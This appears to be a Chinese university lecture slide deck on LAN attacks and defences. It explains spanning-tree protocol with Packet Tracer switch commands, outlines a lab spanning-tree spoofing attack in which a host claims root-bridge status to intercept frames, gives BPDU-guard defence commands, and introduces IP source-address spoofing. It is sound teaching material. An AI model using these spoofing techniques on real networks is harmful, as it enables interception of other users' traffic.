



网络空间安全技术

杭州电子科技大学

网络空间安全学院&浙江保密学院

王秋华

A grayscale background image of a city skyline, likely New York City, with numerous skyscrapers and buildings. The image is slightly faded and serves as a backdrop for the chapter title.

02 内容

第2章 局域网攻击及防御技术

主要内容



2.1 网络攻击的定义和分类

2.2 窃听攻击的原理及防御



2.3 截获攻击的原理及防御

2.4 欺骗攻击的原理及防御

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理（STP（Spanning Tree Protocol））

思考：为什么要有生成树协议？




树形拓扑结构

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理

思考：为什么要有生成树协议？



```
Switch>enable  
Switch#configure terminal  
Switch(config)#no spanning-tree vlan 1
```


带冗余链路的环形结构

实验验证：无生成树协议时的广播风暴

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理

思考：为什么要有生成树协议？



在4个交换机上启用STP协议：

```
Switch>enable
```

```
Switch#configure terminal
```

```
Switch(config)#spanning-tree vlan 1
```


```
show spanning-tree
```

实验验证：有生成树协议时的网络拓扑及广播帧的传输情况

带冗余链路的环形结构

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理




关闭Switch 3 的FastEthernet0/1接口

实验验证：有生成树协议时，出现链路故障时的阻塞端口变化情况

带冗余链路的环形结构

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理



Switch0>enable

Switch0#configure terminal

Switch0(config)#spanning-tree vlan 1 priority 4096

或者

Switch>enable

Switch#configure terminal

Switch(config)#spanning-tree mode pvst


Switch(config)#spanning-tree vlan 1 root primary

带冗余链路的环形结构

实验验证：更改根交换机后的阻塞端口

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理



生成树协议通过阻塞端口将一个原本存在环路的以太网拓扑结构转换成树形拓扑结构。

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理

- STP是局域网中的**破坏协议**,
- 运行该协议的设备通过彼此交互信息来发现网络中的环路, 并有选择地对某些端口进行阻塞, 最终**将环形网络结构修剪成在逻辑上无环路的树形网络结构**, 达到破除环路防止广播风暴的目的。
- 另外, 如果当前活动的链路发生故障, STP还可以激活阻塞端口, **启用冗余备份链路, 恢复网络连通性。**

2.3.5 生成树欺骗攻击与防御

1. 生成树协议原理


2	6
交换机优先级	交换机 MAC 地址

交换机优先级是可以配置的，交换机优先级最高的交换机成为根交换机。

2.3.5 生成树欺骗攻击与防御

2. 生成树欺骗攻击过程

要求：用PT搭建网络拓扑，进行生成树欺骗攻击的验证






- 黑客终端分别通过两个以太网接口连接到交换机S1和S3；
- 黑客终端配置最高交换机优先级，从而使其成为根交换机；
- 黑客终端截获终端A、终端B与终端C之间传输的MAC帧。

2.3.5 生成树欺骗攻击与防御

2. 生成树欺骗攻击过程

要求：用PT搭建网络拓扑，进行生成树欺骗攻击的验证



■ 分析阻塞端口的变化?

2.3.5 生成树欺骗攻击与防御

3. 生成树欺骗攻击的防御

思考：如何防御生成树欺骗攻击？

- 实施生成树欺骗攻击的**前提**：黑客终端可以伪造交换机参与生成树的建立过程，并通过配置很小的交换机优先级，使得网络中其他交换机构建生成树过程中，将黑客终端作为根交换机。
- 具体：是不该接收并处理桥协议数据单元BPDU的交换机端口接收并处理了BPDU。
- **解决思路**：不允许黑客终端参与网络生成树的建立过程，即只在用于实现两个认证交换机之间互联的交换机端口启动生成树协议。


具体措施：在交换机设置BPDU防护端口

2.3.5 生成树欺骗攻击与防御

3. 生成树欺骗攻击的防御

具体措施：在交换机设置BPDU防护端口

要求：用PT搭建网络拓扑，进行防生成树欺骗攻击的实验



关键代码：

```
Switch(config)#spanning-tree mode pvst
```


```
Switch(config)#interface fastethernet0/4
```

```
Switch(config-if)spanning-tree bpduguard enable
```

若交换机某个端口设置为BPDU防护端口后，一旦通过该端口接收到BPDU，交换机将立即关闭该端口

2.4 欺骗攻击


- 欺骗攻击：用**错误的信息****误导**网络数据传输过程和用户资源访问过程的攻击行为。



2.4.1 源IP地址欺骗攻击

1. IP缺陷分析


- ◆ IP 地址是一系列数字，用于在互联网上识别您的设备，每个连接到互联网的设备都有一个 IP 地址，通过使用它，它们可以交换数据。
- ◆ 大多数情况下，IP 数据包在到达目的地时会经过多个中间设备或路由器，而这些设备或路由器根本不检查源地址。




2.4.1 源IP地址欺骗攻击

2. IP地址欺骗攻击原理

◆ 基本表现形式主要有两种：



- 攻击者伪造的IP地址不可到达或根本不存在。
- 这种形式的IP欺骗，主要用于迷惑目标主机上的入侵检测系统，或者对目标主机进行DoS攻击。



- 在IP包中填入被目标主机所信任的主机IP地址来进行冒充。
- 在目标主机看来，是它和它所信任的主机建立了一条TCP连接。
- 事实上，攻击者把目标主机和被信任主机之间的双向TCP连接分解成了两个单向的TCP连接
- 攻击者就可以获得对目标主机的访问权，并可以进一步进行攻击。

